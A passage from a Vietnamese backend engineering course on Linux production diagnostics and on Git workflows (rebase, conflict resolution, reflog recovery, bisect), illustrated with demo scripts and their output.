vmstat 1 5             # r (hàng đợi chạy), si/so (swap), us/sy/wa (CPU: user/hệ thống/chờ I/O)
mpstat -P ALL 1 3      # CPU từng lõi: một lõi 100% (chương trình đơn luồng?) hay đều?
pidstat 1 3            # tiến trình nào dùng CPU
iostat -xz 1 3         # đĩa: %util gần 100 hoặc await cao = nghẽn I/O
free -m                # nhìn cột "available"
sar -n DEV 1 3         # băng thông mạng; sar -n TCP,ETCP 1 3 : kết nối, thử lại
ss -s                  # tổng kết nối theo trạng thái
df -h; df -i           # đĩa đầy theo byte và theo inode
top -o %CPU -n 1 | head -15
```

Cách đọc nhanh: `wa` cao + `iostat` `%util` cao → nghẽn đĩa (PostgreSQL ghi nhiều, log tăng vọt). `us` cao ở một lõi → vòng lặp nóng, lấy profile bằng `pprof` (Buổi 49). `si/so` > 0 → thiếu RAM. `ss -s` cho thấy hàng chục nghìn `CLOSE-WAIT` → rò kết nối. Mọi CPU rảnh, mọi đĩa rảnh nhưng yêu cầu vẫn chậm → vấn đề không ở máy này mà ở **phụ thuộc** (DB, Redis, dịch vụ ngoài): mở dashboard RED và truy vết (Buổi 38). Công cụ đo chỉ có giá trị khi bạn đã biết "bình thường" trông thế nào, nên hãy chụp số liệu nền (`vmstat`, `iostat`) ở lúc yên tĩnh để so sánh.

10. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Chạy dịch vụ bằng** `root`, hoặc để dịch vụ sở hữu và ghi được vào binary của chính nó.
2. **Tệp bí mật quyền** `644` (mọi người đọc được) hoặc bí mật nằm trong `ExecStart`/biến môi trường của unit mà `systemctl show` lộ ra cho mọi người dùng.
3. **Script không** `set -euo pipefail`; biến không trong dấu ngoặc kép; `rm -rf "$DIR/"` khi `DIR` rỗng; ống `pg_dump | gzip` không `pipefail`.
4. **Dịch vụ không bắt** `SIGTERM`, hoặc script bao ngoài nuốt tín hiệu (không `exec`), nên bị `SIGKILL` sau thời gian chờ và rớt giữa chừng giao dịch.
5. **Thời gian chờ của nền tảng nhỏ hơn thời gian tắt êm của ứng dụng** (`TimeoutStopSec` < `SHUTDOWN_TIMEOUT`).
6. **Hiểu nhầm** `free` (thấy "free" thấp mà hoảng) hoặc nhầm nạp trung bình giữa máy 4 lõi và máy 64 lõi.
7. **Nghe** `127.0.0.1` **trong container** (không truy cập được) hoặc **nghe** `0.0.0.0` **cho cơ sở dữ liệu/metrics** không tường lửa.
8. **Tin** `ufw` **khi dùng Docker**: cổng công bố bởi Docker bỏ qua nó.
9. **Bỏ qua** `CLOSE_WAIT` **tăng dần** (rò `resp.Body`); hoặc **không dùng keep-alive** nên `TIME_WAIT` chất đống.
10. **Đăng nhập SSH bằng mật khẩu, cho root đăng nhập**, hoặc dán khóa riêng tư vào CI/chat/ảnh Docker.
11. **Phản xạ xóa dòng trong** `known_hosts` khi thấy cảnh báo khóa máy chủ đổi.
12. **Sửa cấu hình** `sshd` **mà không thử** `sshd -t` **và không giữ phiên cũ**, tự khóa mình ra ngoài.
13. **Không giám sát đĩa** (log, sao lưu, ảnh Docker tích lũy), để đầy lúc nửa đêm; quên rằng hết **inode** cũng báo "no space left".
14. **Chữa bằng khởi động lại** mà không xem nhật ký, `dmesg` và số liệu trước đó, nên mất bằng chứng.
15. **Viết lại cả hệ thống triển khai bằng shell 500 dòng** thay vì một công cụ Go có test.

11. Góc nhìn thực chiến

Góc nhìn thực chiến

Một đội nhỏ chạy ShopGo trên một VPS. Sáng thứ Hai, API trả lỗi `too many open files` và một nửa yêu cầu rớt. Người trực mở SSH, chạy `ss -s` và thấy 28.000 kết nối `CLOSE-WAIT`; `ls /proc/$(pgrep api)/fd | wc -l` xác nhận tiến trình đã chạm `LimitNOFILE`. Họ khởi động lại (hết lỗi, có một khoảng ngắt), nhưng thay vì dừng ở đó, họ lưu `ss -tanp` **trước** khi khởi động lại để biết kết nối kẹt đi tới đâu: tất cả đến một dịch vụ giao hàng bên ngoài. Truy ngược trong mã: một hàm gọi dịch vụ này bỏ quên `defer resp.Body.Close()` ở nhánh trả mã khác 200, nên mỗi lần dịch vụ ngoài trả lỗi, một kết nối bị giữ. Sửa một dòng, thêm một test kiểm tra không rò kết nối với `httptest`, thêm cảnh báo trên `node_netstat_Tcp_CurrEstab`/số CLOSE_WAIT, và nâng `LimitNOFILE` hợp lý. Bài học: (1) kỹ năng dòng lệnh rút ngắn việc chẩn đoán từ giờ xuống phút; (2) **bảo toàn bằng chứng trước khi khởi động lại**; (3) hạ tầng (giới hạn mô tả tệp) chỉ làm sự cố đến sớm hơn hay muộn hơn, nguyên nhân gốc nằm ở mã; (4) mỗi sự cố nên để lại một test và một cảnh báo.

12. Tóm tắt

Tóm tắt buổi học

- Linux dưới mọi môi trường production: **mọi thứ là tệp hoặc tiến trình**; container = tiến trình + namespace + cgroup.
- **Quyền**: bát phân `rwx`=4/2/1, `umask` trừ bớt (`666 & ~umask`), `640` cho bí mật, thư mục cần `x`; chạy dịch vụ bằng người dùng riêng, ít quyền, không sở hữu binary của mình.
- **Tín hiệu**: `SIGTERM` (bắt được, tắt êm) so với `SIGKILL` (không bắt được); mã thoát `128+n` (143, 137); thời gian chờ của nền tảng phải **lớn hơn** thời gian tắt êm của ứng dụng.
- **Shell**: `set -euo pipefail`, luôn `"$biến"`, `trap ... EXIT`, khóa bằng `mkdir`/`flock`, idempotent; shellcheck + shfmt; quá phức tạp thì viết bằng Go.
- **Log**: `awk | sort | uniq -c | sort -rn`; chuẩn hóa (id → `:id`) trước khi gom nhóm; JSON thì dùng `jq`.
- **Mạng**: nghe `127.0.0.1` vs `0.0.0.0`; `CLOSE_WAIT` chồng = rò kết nối của chính bạn, `TIME_WAIT` nhiều = thiếu keep-alive; `curl -w` tách DNS/TCP/TLS/TTFB; tường lửa mặc định chặn, Docker bỏ qua `ufw`.
- **systemd**: unit gia cố, `EnvironmentFile`, `Restart`, `TimeoutStopSec`, `journalctl`; timer thay cron khi cần nhật ký và chạy bù.
- **SSH**: khóa `ed25519`, không mật khẩu, không root, `~/.ssh/config` + bastion `ProxyJump`, đường hầm `-L`, `sshd -t` trước khi nạp lại; cảnh báo đổi khóa máy chủ là tín hiệu thật.
- **Sự cố**: chạy quy trình USE 60 giây, bảo toàn bằng chứng, sửa nguyên nhân gốc, để lại test và cảnh báo.

13. Bài tập

1. **[Cơ bản]** Viết script `bao-cao-log.sh` nhận đường dẫn tệp nhật ký truy cập (định dạng như mục 5) và in: tổng số yêu cầu, phân bố mã trạng thái, 5 route chậm nhất theo thời gian trung bình (đã chuẩn hóa id thành `:id`), tỉ lệ 5xx. Dùng `set -euo pipefail`, kiểm tra tham số, và thoát với mã khác 0 nếu tỉ lệ 5xx vượt ngưỡng cho trước (tham số thứ hai). Chạy `shellcheck` và `shfmt -d` trên nó.
2. **[Cơ bản]** Đặt quyền cho cấu trúc `/etc/shopgo/` (thư mục, `api.env`), `/opt/shopgo/releases/*`, `/var/backups/shopgo` sao cho: dịch vụ đọc được cấu hình nhưng không ghi, không sở hữu binary, không ai khác đọc được bí mật, và script sao lưu (chạy bằng người dùng `backup`) không đọc được `api.env`. Viết bảng chủ, nhóm, chế độ bát phân cho từng đường dẫn và `namei -l` để kiểm chứng.
3. **[Trung bình]** Tái hiện **rò kết nối** thật: viết server Go có một handler gọi HTTP ra ngoài và bỏ quên `resp.Body.Close()` ở nhánh lỗi. Dùng chương trình ở mục 6.2 làm mẫu để chứng minh bằng `ss`/`netstat` rằng kết nối tăng; viết test dùng `httptest.Server` đếm số kết nối đang mở (`ConnState`) để ngăn lỗi này tái phát.
4. **[Trung bình]** Viết dịch vụ Go mẫu **tắt êm** đúng cách (bắt `SIGTERM`, ngừng nhận kết nối mới, chờ yêu cầu đang chạy, đóng DB) và một script thử: khởi động, bắn tải nền, gửi `SIGTERM`, kiểm tra không yêu cầu nào bị rớt; sau đó đặt `ShutdownTimeout` quá nhỏ và quan sát yêu cầu bị cắt. Ghi lại mã thoát trong từng trường hợp.
5. **[Trung bình]** Cấu hình `~/.ssh/config` cho ba máy (bastion, `prod-api`, `prod-db`) với `ProxyJump`, khóa riêng cho từng môi trường và `IdentitiesOnly`. Dùng `ssh -G` để chứng minh cấu hình hiệu lực của từng tên. Thêm đường hầm `LocalForward` tới PostgreSQL và viết đoạn thử kết nối qua đường hầm.
6. **[Nâng cao]** Trên một VM/VPS thật (hoặc WSL/multipass), triển khai ShopGo bằng hai unit systemd trong bản tham chiếu: tạo người dùng `shopgo`, cấu trúc `/opt/shopgo/releases`, `EnvironmentFile`, bật `ufw`, đặt `sshd` chỉ cho khóa. Chạy `systemd-analyze security shopgo-api` và nâng điểm bằng

cách bổ sung thêm tùy chọn gia cố (giải thích tùy chọn nào bạn không thể bật và vì sao). Kiểm tra `kill -9` rồi `Restart=` làm dịch vụ sống lại; kiểm tra `systemctl stop` tắt êm (xem nhật ký).

7. **[Nâng cao]** Viết **công cụ chẩn đoán bằng Go** `shopgo-doctor` (một binary tĩnh) chạy các kiểm tra "60 giây" ở mục 9 mà không cần cài thêm gói: đọc `/proc/loadavg`, `/proc/meminfo` (available), `/proc/net/tcp` (đếm theo trạng thái), `df` qua `syscall.Statfs` (byte và inode), đếm mô tả tệp của tiến trình theo PID; in báo cáo màu và mã thoát khác 0 nếu có ngưỡng bị vượt. Có test bằng cách đọc dữ liệu `/proc` giả từ thư mục tạm.
8. **[Thử thách]** Thiết kế **bài diễn tập sự cố** cho một VM: cố ý (a) đầy đĩa bằng tệp log khổng lồ, (b) đầy inode bằng triệu tệp nhỏ, (c) làm cạn mô tả tệp, (d) giữ CPU 100% bằng vòng lặp, (e) tiêu hết RAM để OOM killer bắn. Với mỗi kịch bản viết: triệu chứng người dùng thấy, lệnh chẩn đoán xác nhận (từ mục 9), cách khắc phục tức thời, cách phòng ngừa lâu dài (giới hạn, cảnh báo, `logrotate`), và cảnh báo Prometheus nào sẽ bắt nó sớm.

Buổi 42 — Git, Makefile, cổng chất lượng và đánh số phiên bản

Thông tin buổi học

Thời lượng: 6 giờ · **Mức độ:** Trung bình – Nâng cao · **Cần biết trước:** Buổi 3, 31, 37, 41

Mục tiêu học tập

Sau buổi học này bạn có thể:

- Giải thích mô hình của Git (commit bất biến, nhánh là con trỏ, `HEAD`, `reflog`) đủ để **không bao giờ sợ mất việc**.
- Chọn và vận hành một **luồng nhánh** cho nhóm (trunk-based hay GitHub flow) với PR nhỏ, review có chủ đích và bảo vệ nhánh chính.
- Dùng thành thạo `rebase`, `fixup --autosquash`, giải quyết **xung đột**, `revert`/`reset`, `reflog`, `cherry-pick` và `bisect` để truy ra commit gây lỗi.
- Viết commit theo **Conventional Commits** và tự động suy ra **phiên bản SemVer** cùng bản ghi thay đổi.
- Dùng **Makefile** làm cửa vào duy nhất cho mọi việc lặp lại, giống hệt giữa máy bạn và CI.
- Dựng **cổng chất lượng** nhiều tầng (hook cục bộ → CI → phát hành) với `gofmt`, `go vet`, `golangci-lint`, `govulncheck`, `gosec`, kiểm thử có `-race`; dùng `//nolint` có kỷ luật.
- Nhúng **phiên bản** vào binary và đọc được nó khi vận hành.

Quy trình là hạ tầng chịu tải của nhóm

Một nhóm năm người có thể viết mã đúng mà vẫn chậm và rủi ro: nhánh sống ba tuần rồi hợp nhất bằng một cuộc xung đột 40 tệp, commit "fix stuff" không ai biết vì sao, bản phát hành không rõ gồm những thay đổi nào, và bài kiểm tra chỉ chạy trên máy một người. Phần lớn "bug trên production" thực chất là **lỗi quy trình**: thay đổi quá lớn để review, không có cổng tự động, hoặc không truy ra được thay đổi nào gây hại. Buổi này xây quy trình khiến thay đổi **nhỏ, tự kiểm tra, truy vết được và quay lui được**.

1. Mô hình tư duy của Git

Git không lưu "sự khác biệt" mà lưu **ảnh chụp** (snapshot) toàn bộ cây thư mục tại mỗi commit. Ba ý nghĩ đủ để hiểu mọi lệnh sau này:

1. **Commit bất biến.** Mỗi commit có mã băm tính từ nội dung, thông điệp, tác giả, thời điểm **và mã băm của commit cha**. Không thể "sửa" một commit; mọi thao tác như `commit --amend`, `rebase` thực chất **tạo commit mới** và dời con trỏ. Vì vậy mã băm đổi sau khi rebase (xem ví dụ bên dưới: cùng thay đổi, hai mã băm khác nhau).
2. **Nhánh chỉ là một con trỏ** (tệp 41 byte chứa mã băm) tới một commit, tự tiến lên khi bạn commit. Tạo nhánh gần như miễn phí, nên hãy tạo nhiều.
3. `HEAD` **chỉ nơi bạn đang đứng.** Và Git **ghi lại mọi nơi** `HEAD` **từng đứng** trong `reflog` suốt vài tuần: dữ liệu đã commit gần như không bao giờ mất thật sự, chỉ là không còn nhánh nào trỏ tới.

Ba vùng làm việc cần phân biệt: **thư mục làm việc** (tệp bạn sửa), **vùng chờ** (`git add` đưa thay đổi vào), **kho** (commit). `git status` luôn cho bạn biết bạn đang ở đâu và gợi ý lệnh kế tiếp; đọc nó trước khi gõ bất cứ lệnh phá hủy nào.

Cấu hình tối thiểu cho mỗi máy:

```
git config --global user.name  "Tên Bạn"
git config --global user.email "ban@congty.com"
git config --global init.defaultBranch main
git config --global pull.rebase true          # git pull = fetch + rebase, tránh commit merge vô nghĩa
git config --global rebase.autoSquash true    # tự sắp xếp commit fixup!
git config --global push.autoSetupRemote true
git config --global rerere.enabled true       # nhớ cách bạn đã giải xung đột và tự áp dụng lại
```

2. Luồng nhánh cho nhóm

Hai luồng đáng dùng, một luồng nên tránh:

Luồng	Cách làm	Hợp với
Trunk-based	Mọi người hợp nhất vào `main` ít nhất mỗi ngày qua nhánh rất ngắn hạn (vài giờ đến 1–2 ngày); tính năng dang dở giấu sau **cờ tính năng**; `main` luôn phát hành được	Nhóm có CI mạnh, triển khai liên tục. **Là lựa chọn mặc định của giáo trình này**
GitHub flow	Nhánh tính năng ngắn từ `main` → PR → review → hợp nhất → triển khai	Hầu hết nhóm dịch vụ web; đơn giản, đủ dùng
Git Flow (`develop`, `release/*`, `hotfix/*`)	Nhiều nhánh sống lâu, hợp nhất theo đợt	Phần mềm đóng gói có nhiều phiên bản song song (thư viện, ứng dụng di động); **gây đau đớn** cho dịch vụ triển khai liên tục vì tích tụ thay đổi lớn

Lý do cốt lõi: **chi phí hợp nhất tăng phi tuyến theo tuổi của nhánh**. Hai nhánh cùng sửa một khu vực mã trong ba tuần sẽ xung đột nhiều và, tệ hơn, xung đột *về ngữ nghĩa* (mỗi bên đúng, ghép lại sai) mà Git không phát hiện. Hợp nhất sớm và nhỏ giữ chi phí gần bằng không. Vì vậy:

- **PR nhỏ** (lý tưởng dưới 300 dòng thay đổi, một mục đích): review nhanh và kỹ hơn, lỗi dễ thấy hơn, quay lui rẻ hơn. PR 3.000 dòng thường được duyệt bằng "LGTM" vì không ai đọc nổi.
- **Cờ tính năng** tách việc **triển khai mã** khỏi việc **bật tính năng**: đưa mã chưa xong lên production (tắt) rồi bật cho 1% người dùng, 10%, 100%, và tắt tức thì khi có vấn đề mà không cần phát hành lại.
- **Tách PR hạ tầng khỏi PR hành vi**: một PR di chuyển/đổi tên (không đổi hành vi) rồi PR đổi hành vi, để người review nhìn thấy đúng điều cần xem.

Bảo vệ nhánh chính (cài đặt trong GitHub: *Branch protection / Rulesets*): bắt buộc PR, ít nhất một phê duyệt, các kiểm tra CI phải xanh, nhánh phải cập nhật so với `main` trước khi hợp nhất, cấm đẩy thẳng và cấm đẩy ép (`force push`), yêu cầu lịch sử tuyến tính (squash hoặc rebase merge). Tệp `CODEOWNERS` tự động yêu cầu đúng người review theo vùng mã (xem bản tham chiếu: vùng `auth` yêu cầu nhóm bảo mật, `deploy/` yêu cầu nhóm nền tảng):

```
# .github/CODEOWNERS
# Người chịu trách nhiệm review theo vùng mã (bật "Require review from Code Owners" trong branch protection)
*                       @shopgo-org/backend
/internal/platform/auth/  @shopgo-org/security
/deploy/                @shopgo-org/platform
/.github/workflows/     @shopgo-org/platform @shopgo-org/security
```

3. Rebase, merge và quy tắc vàng

Merge hợp hai lịch sử bằng một commit hợp nhất, giữ nguyên hình dạng lịch sử thật. **Rebase** *viết lại* các commit của bạn lên đỉnh mới của nhánh đích, tạo lịch sử thẳng. Xem điều gì xảy ra với cùng một nhánh trước và sau rebase, rồi gộp bằng fast-forward (không có commit hợp nhất), và dùng `fixup` + `autosquash` để gộp bản sửa nhỏ vào đúng commit gốc trước khi mở PR:

```
source "$(dirname "$0")/_git_env.sh"
newrepo
echo "v1" > app.txt; git add .; commit "khởi tạo dịch vụ"
echo "dang-nhap" >> app.txt; git add .; commit "feat: đăng nhập"
git switch -q -c feature/gio-hang
echo "gio-hang" > cart.txt; git add .; commit "feat: giỏ hàng"
echo "gio-hang-2" >> cart.txt; git add .; commit "fix: giỏ hàng cộng dồn số lượng"
git switch -q main
echo "xac-thuc" >> app.txt; git add .; commit "fix: token hết hạn"
echo "=== Trước khi rebase: lịch sử phân nhánh ==="
graph --all
echo
echo "=== Sau 'git rebase main' trên nhánh feature: lịch sử thẳng ==="
git switch -q feature/gio-hang
git rebase -q main
graph --all
echo
echo "=== Gộp bằng fast-forward (không có commit merge) ==="
git switch -q main
git merge -q --ff-only feature/gio-hang
graph
echo
echo "=== fixup + autosquash: gộp bản sửa nhỏ vào đúng commit gốc trước khi mở PR ==="
git switch -q -c feature/thanh-toan
echo "thanh-toan" > pay.txt; git add .; commit "feat: thanh toán"
echo "ghi-chu" > notes.txt; git add .; commit "docs: ghi chú"
echo "hoan-tien" > refund.txt; git add .; commit "feat: hoàn tiền"
# Phát hiện lỗi trong pay.txt (thuộc commit đầu): sửa và đánh dấu fixup cho commit đó
echo "thanh-toan-da-sua" > pay.txt; git add pay.txt
N=$((N + 1)); export GIT_AUTHOR_DATE="2026-10-$(printf %02d $N)T09:00:00+07:00"
GIT_COMMITTER_DATE="$GIT_AUTHOR_DATE"
target="$(git log --format=%h --grep='feat: thanh toán' -n1)"
git commit -q --fixup "$target"
echo "-- trước (4 commit, một cái là bản sửa nhỏ):"
git log --reverse --format='   %h %s' main..HEAD
git rebase -q -i --autosquash main
echo "-- sau (bản sửa được hấp thụ vào commit gốc, lịch sử sạch):"
git log --reverse --format='   %h %s' main..HEAD
echo "-- pay.txt tại commit 'feat: thanh toán' giờ đã là bản đã sửa:"
git show --format= "$(git log --format=%h --grep='feat: thanh toán' -n1):pay.txt"
```

```
=== Trước khi rebase: lịch sử phân nhánh ===
* da9a95b (HEAD -> main) fix: token hết hạn
| * f8e5d60 (feature/gio-hang) fix: giỏ hàng cộng dồn số lượng
| * 2e1048f feat: giỏ hàng
|/
* b2d2243 feat: đăng nhập
* a835f5c khởi tạo dịch vụ

=== Sau 'git rebase main' trên nhánh feature: lịch sử thẳng ===
* c5bad98 (HEAD -> feature/gio-hang) fix: giỏ hàng cộng dồn số lượng
* bd2729a feat: giỏ hàng
* da9a95b (main) fix: token hết hạn
* b2d2243 feat: đăng nhập
* a835f5c khởi tạo dịch vụ

=== Gộp bằng fast-forward (không có commit merge) ===
* c5bad98 (HEAD -> main, feature/gio-hang) fix: giỏ hàng cộng dồn số lượng
* bd2729a feat: giỏ hàng
* da9a95b fix: token hết hạn
* b2d2243 feat: đăng nhập
```

```
* a835f5c khởi tạo dịch vụ

=== fixup + autosquash: gộp bản sửa nhỏ vào đúng commit gốc trước khi mở PR ===
-- trước (4 commit, một cái là bản sửa nhỏ):
   a96694f feat: thanh toán
   142769b docs: ghi chú
   8b5d230 feat: hoàn tiền
   50b1060 fixup! feat: thanh toán
-- sau (bản sửa được hấp thụ vào commit gốc, lịch sử sạch):
   8075655 feat: thanh toán
   392330a docs: ghi chú
   0818d56 feat: hoàn tiền
-- pay.txt tại commit 'feat: thanh toán' giờ đã là bản đã sửa:
thanh-toan-da-sua
```

Quan sát: sau `rebase`, hai commit của nhánh `feature/gio-hang` mang mã băm **mới** (`bd2729a`, `c5bad98` thay vì `2e1048f`, `f8e5d60`) vì cha của chúng đã đổi: đây là điều "commit bất biến" nghĩa là gì. Và sau `autosquash`, bản sửa lỗi nằm gọn trong commit `feat: thanh toán` ban đầu; lịch sử người review đọc là ba commit sạch thay vì bốn có một commit "sửa lỗi".

Hệ quả thành **quy tắc vàng của rebase: không bao giờ viết lại lịch sử đã được người khác dùng.** Rebase nhánh *của riêng bạn* chưa chia sẻ thì thoải mái; rebase `main` hay nhánh người khác đang làm cùng thì phá lịch sử của họ. Khi buộc phải đẩy nhánh đã viết lại, dùng `git push --force-with-lease` (từ chối nếu có ai đó đã đẩy thêm lên nhánh mà bạn chưa thấy) chứ **không** dùng `--force` trần.

Khi nào chọn gì khi hợp nhất PR trên GitHub:

- **Squash and merge**: toàn bộ PR thành một commit trên `main`. Lịch sử `main` sạch, mỗi commit là một đơn vị phát hành/hoàn tác. Hợp với PR nhỏ một mục đích; tiêu đề PR trở thành thông điệp commit (nên theo Conventional Commits).
- **Rebase and merge**: giữ từng commit, lịch sử thẳng. Hợp nếu nhóm giữ kỷ luật commit nhỏ, có ý nghĩa.
- **Merge commit**: giữ hình dạng nhánh. Ít dùng cho dịch vụ trunk-based.

4. Xung đột: Git chỉ nhắc, con người quyết định

Xung đột xảy ra khi hai phía thay đổi **cùng vùng** của cùng một tệp. Git không biết ai đúng, nên dừng và đánh dấu. Ví dụ hai nhánh cùng sửa một dòng cấu hình phí giao hàng:

```
source "$(dirname "$0")/_git_env.sh"
newrepo
printf 'giá giao hàng: 30000\n' > config.txt; git add .; commit "khởi tạo"
git switch -q -c feature/mien-phi-van-chuyen
printf 'giá giao hàng: 0 (miễn phí từ 500000)\n' > config.txt; git add .; commit "feat: miễn phí vận
chuyển"
git switch -q main
printf 'giá giao hàng: 35000\n' > config.txt; git add .; commit "chore: tăng phí giao hàng"
git switch -q feature/mien-phi-van-chuyen
echo "=== git rebase main (cả hai nhánh cùng sửa một dòng) ==="
git rebase main 2>&1 | grep -E '^(CONFLICT|Auto-merging)'
echo
echo "=== git status --short: UU = hai phía cùng sửa ==="
git status --short
echo
echo "=== Nội dung tệp có dấu xung đột ==="
cat config.txt
echo
echo "=== Giải quyết bằng tay (người quyết định, không phải công cụ), rồi tiếp tục ==="
printf 'giá giao hàng: 35000 (miễn phí từ 500000)\n' > config.txt
git add config.txt
git rebase --continue 2>&1 | tail -1
graph
cat config.txt
```

```
=== git rebase main (cả hai nhánh cùng sửa một dòng) ===
Auto-merging config.txt
CONFLICT (content): Merge conflict in config.txt

=== git status --short: UU = hai phía cùng sửa ===
UU config.txt

=== Nội dung tệp có dấu xung đột ===
<<<<<<< HEAD
giá giao hàng: 35000
=======
giá giao hàng: 0 (miễn phí từ 500000)
>>>>>>> e25c0b6 (feat: miễn phí vận chuyển)

=== Giải quyết bằng tay (người quyết định, không phải công cụ), rồi tiếp tục ===
Successfully rebased and updated refs/heads/feature/mien-phi-van-chuyen.
* 9c1d175 (HEAD -> feature/mien-phi-van-chuyen) feat: miễn phí vận chuyển
* 9662333 (main) chore: tăng phí giao hàng
* e0904da khởi tạo
giá giao hàng: 35000 (miễn phí từ 500000)
```

Cách xử lý đúng:

1. Đọc cả hai phía (`<<<<<<< HEAD` là phía nhánh đích bạn đang rebase lên; sau `=======` là thay đổi của bạn). Với `rebase` phía `HEAD` là **nhánh đích** và phía còn lại là **commit của bạn**, ngược trực giác so với `merge`.
2. Sửa tệp thành kết quả **đúng ngữ nghĩa** (ở ví dụ là kết hợp cả hai ý định, không chọn một bên), xóa các dấu, `git add`, rồi `git rebase --continue`.
3. **Chạy lại test** sau khi giải xung đột: lỗi tinh vi nhất là xung đột "sạch" về văn bản nhưng sai về logic.
4. Muốn bỏ cuộc: `git rebase --abort` đưa bạn về trạng thái trước khi bắt đầu, an toàn tuyệt đối.

Phòng xung đột tốt hơn chữa: PR nhỏ, hợp nhất sớm, `git pull --rebase` thường xuyên, tránh định dạng lại hàng loạt trộn với thay đổi hành vi, tách tệp lớn thành nhiều tệp nhỏ theo trách nhiệm. Bật `rerere` để Git nhớ cách bạn đã giải một xung đột lặp lại (hay gặp khi rebase nhánh dài nhiều lần).

5. Cứu hộ: sửa sai mà không hoảng loạn

Phần lớn "tôi vừa xóa mất việc" đều cứu được. Hãy học bốn công cụ theo mức độ nhẹ đến nặng:

- `git restore <tệp>` bỏ thay đổi chưa commit của một tệp (không hoàn tác được: hãy chắc chắn); `git restore --staged <tệp>` bỏ khỏi vùng chờ.
- `git revert <mã>` tạo commit **mới** đảo ngược một commit cũ. An toàn cho nhánh đã chia sẻ (không viết lại lịch sử): đây là cách đúng để quay lui một thay đổi đã lên `main`.
- `git reset` dời nhánh về commit khác. `--soft` giữ thay đổi trong vùng chờ, `--mixed` (mặc định) giữ ở thư mục làm việc, `--hard` **bỏ hết**. Chỉ dùng trên nhánh của riêng bạn.
- `git reflog` là lưới an toàn của mọi lưới an toàn: danh sách mọi nơi `HEAD` từng đứng.

Xem một cú `reset --hard` lỡ tay và cách cứu:

```
source "$(dirname "$0")/_git_env.sh"
newrepo
for i in 1 2 3; do echo "dòng $i" >> a.txt; git add .; commit "commit $i"; done
echo "=== Lỡ tay: git reset --hard HEAD~2 (mất 2 commit khỏi nhánh) ==="
git reset -q --hard HEAD~2
graph
echo
echo "=== git reflog: Git vẫn nhớ mọi nơi HEAD từng đứng ==="
git reflog --format='%h %gd %gs'
echo
echo "=== Khôi phục: reset về trạng thái trước khi lỡ tay ==="
git reset -q --hard 'HEAD@{1}'
graph
cat a.txt
```

```
=== Lỡ tay: git reset --hard HEAD~2 (mất 2 commit khỏi nhánh) ===
* aa320ee (HEAD -> main) commit 1

=== git reflog: Git vẫn nhớ mọi nơi HEAD từng đứng ===
aa320ee HEAD@{0} reset: moving to HEAD~2
a4ae140 HEAD@{1} commit: commit 3
5431ae5 HEAD@{2} commit: commit 2
aa320ee HEAD@{3} commit (initial): commit 1

=== Khôi phục: reset về trạng thái trước khi lỡ tay ===
* a4ae140 (HEAD -> main) commit 3
* 5431ae5 commit 2
* aa320ee commit 1
dòng 1
dòng 2
dòng 3
```

Hai commit "mất" thực ra vẫn nằm trong kho; `reflog` cho ta mã `a4ae140` để quay lại. Reflog mặc định giữ khoảng 90 ngày với commit còn truy cập được; nó **chỉ nằm trên máy cục bộ**, không nằm trên GitHub, nên thao tác cứu hộ làm trên đúng máy đã xảy ra chuyện.

Ba lệnh hữu ích khác: `git stash` (cất tạm thay đổi dở dang để chuyển việc; `git stash pop` lấy lại), `git cherry-pick <mã>` (áp một commit sang nhánh khác, hay dùng để đưa bản sửa nóng sang nhánh phát hành), `git commit --amend` (sửa commit cuối chưa đẩy).

6. git bisect: tìm commit gây lỗi bằng tìm kiếm nhị phân

Khi bạn biết "hôm qua còn chạy, hôm nay hỏng" và giữa hai thời điểm có hàng trăm commit, đừng đọc từng cái. `git bisect` thực hiện **tìm kiếm nhị phân** trên lịch sử: chọn commit giữa, bạn (hoặc một script) cho biết tốt/xấu, nó loại một nửa, lặp lại. Với `bisect run` toàn bộ tự động nếu bạn có một lệnh trả mã 0 khi tốt, khác 0 khi xấu: đó chính là lý do bài test tự động tái hiện lỗi là món quà. Ví dụ một thay đổi "refactor" vô hại thực ra cộng thay vì nhân đã nằm lẫn giữa các commit dọn dẹp:

```
source "$(dirname "$0")/_git_env.sh"
newrepo
cat > tong.sh <<'SH'
#!/usr/bin/env bash
# hàm cần kiểm tra: tổng tiền dòng hàng = đơn giá * số lượng
tong() { echo $(( $1 * $2 )); }
SH
cat > test.sh <<'SH'
#!/usr/bin/env bash
source ./tong.sh
[ "$(tong 199000 2)" = "398000" ] || { echo "SAI: tong(199000,2)=$(tong 199000 2), muốn 398000"; exit 1; }
SH
git add .; commit "khởi tạo: hàm tính tổng + test"
```

```
for i in 2 3 4; do echo "# thay đổi không liên quan $i" >> tong.sh; git add .; commit "chore: dọn dẹp $i";
done
# Commit này làm hỏng hàm một cách kín đáo (cộng thay vì nhân)
sed -i 's/\$1 \* \$2/$1 + $2/' tong.sh; git add .; commit "refactor: đổi cách tính tổng"
for i in 6 7 8 9; do echo "# thay đổi không liên quan $i" >> tong.sh; git add .; commit "chore: dọn dẹp
$i"; done
echo "=== 9 commit; test đạt ở commit đầu, hỏng ở HEAD ==="
graph | cat
echo
echo "=== git bisect run: tìm nhị phân commit gây lỗi bằng chính bài test ==="
good="$(git rev-list --max-parents=0 HEAD)"
git bisect start HEAD "$good" > /dev/null
git bisect run bash ./test.sh 2>&1 | grep -E '^(SAI|running|.* is the first bad commit)|^    ' | sed -E
's/^[0-9a-f]{40}/<mã băm>/; s/^running .*test.sh.*/chạy test.sh .../'
git bisect reset > /dev/null 2>&1
echo
echo "9 commit chỉ cần khoảng log2(9) ~ 3-4 lần chạy test; kho 1000 commit chỉ cần ~10 lần."
```

```
=== 9 commit; test đạt ở commit đầu, hỏng ở HEAD ===
* 3d0e1e3 (HEAD -> main) chore: dọn dẹp 9
* a831d6e chore: dọn dẹp 8
* 76d33ef chore: dọn dẹp 7
* b30a84f chore: dọn dẹp 6
* 0fd0f17 refactor: đổi cách tính tổng
* e2ba0d3 chore: dọn dẹp 4
* 9db73b1 chore: dọn dẹp 3
* 6ceea4e chore: dọn dẹp 2
* 744e134 khởi tạo: hàm tính tổng + test

=== git bisect run: tìm nhị phân commit gây lỗi bằng chính bài test ===
chạy test.sh ...
SAI: tong(199000,2)=199002, muốn 398000
chạy test.sh ...
chạy test.sh ...
<mã băm> is the first bad commit
    refactor: đổi cách tính tổng

9 commit chỉ cần khoảng log2(9) ~ 3-4 lần chạy test; kho 1000 commit chỉ cần ~10 lần.
```

